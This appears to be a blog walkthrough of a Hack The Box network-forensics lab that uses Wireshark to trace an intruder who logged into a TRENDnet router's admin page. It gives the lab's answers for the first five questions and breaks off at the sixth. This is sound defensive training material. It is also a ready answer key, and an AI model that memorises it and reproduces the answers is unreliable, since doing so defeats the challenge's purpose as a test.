- Published on
Trent Lab Walkthrough
Table of Contents
- Before getting started
- Sherlock Scenario
- Q1 From what IP address did the attacker initially launched their activity?
- Q2 What is the model name of the compromised router?
- Q3 How many failed login attempts did the attacker try before successfully logging into the router?
- Q4 At what UTC time did the attacker successfully log into the routers web admin interface?
- Q5 How many characters long was the password used to log in successfully?
- Q6 What is the current firmware version installed on the compromised router?
- Q7 Which HTTP parameter was manipulated by the attacker to get remote code execution on the system?
- Q8 What is the CVE number associated with the vulnerability that was exploited in this attack?
- Q9 What was the first command the attacker executed by exploiting the vulnerability?
- Q10 What command did the actor use to initiate the download of a reverse shell to the router from a host outside the network?
- Q11 Multiple attempts to download the reverse shell from an external IP failed. When the actor made a typo in the injection, what response message did the server return?
- Q12 What was the IP address and port number of the command and control (C2) server when the actor's reverse shell eventually did connect? (IP:Port)
Before getting started
This is a medium-level Network Forensics Lab by Hack The Box. To complete this lab, you'll need to use Wireshark for packet analysis. However, you may also utilize other tools such as NetworkMiner.
Start by downloading the provided ZIP file, which contains the packet capture file required to solve this lab. After extracting, open the packet capture using Wireshark, and let's start hunting for flags.
Sherlock Scenario
The SOC team has identified suspicious lateral movement targeting router firmware from within the network. Anomalous traffic patterns and command execution have been detected on the router, indicating that an attacker already inside the network has gained unauthorized access and is attempting further exploitation. You will be given network traffic logs from one of the impacted machines. Your task is to conduct a thorough investigation to unravel the attacker's Techniques, Tactics, and Procedures (TTPs).
Q1 From what IP address did the attacker initially launched their activity?
- To answer this question, let's start by identifying the type of traffic we are dealing with. We can observe multiple protocols such as NetBIOS, UDP, TCP, SMB, and HTTP.

- Since the scenario revolves around a router, let's check if the attacker attempted to log into the router's management console via a browser (SSH is not being used). We should analyze HTTP GET/POST requests first.
http.request.method == POST
- Using the query above, we can see multiple POST requests containing credentials being submitted on the
/apply_sec.cgipage. Let's follow the HTTP stream of the first packet, as shown in the screenshot.
- From this analysis, we can deduce two key details: the router's IP address is 192.168.10.1, and the attacker's IP address is 192.168.10.2.

192.168.10.2
Q2 What is the model name of the compromised router?
- If you solved Q1, you should have no trouble with this question. The compromised router's model name is clearly visible.

TEW-827DRU
Q3 How many failed login attempts did the attacker try before successfully logging into the router?
http.request.method == POST && (ip.src == 192.168.10.2 && ip.dst== 192.168.10.1)
- Using the query above, we can see that the first two login attempts resulted in failure. This can be verified by following the HTTP stream of any of the first two packets.

- The attacker was prompted to enter an authentication code, but no code was submitted, as there were no further interactions after receiving this response.

- The attacker lacked access to the authenticator for the first two accounts, but the third login attempt was successful. Therefore, the flag is 2, as the attacker failed twice.
2
Q4 At what UTC time did the attacker successfully log into the routers web admin interface?
- As discussed in Q3, the successful login occurred after two failed attempts. The
Arrival Timeof the third POST request (successful login) is our answer.
2024-05-01 15:53:27
Q5 How many characters long was the password used to log in successfully?

- The screenshot below shows that the attacker did not use any characters in their password. The field was completely blank, yet the login was successful.
0
Q6 What is the current firmware version installed on the compromised router?
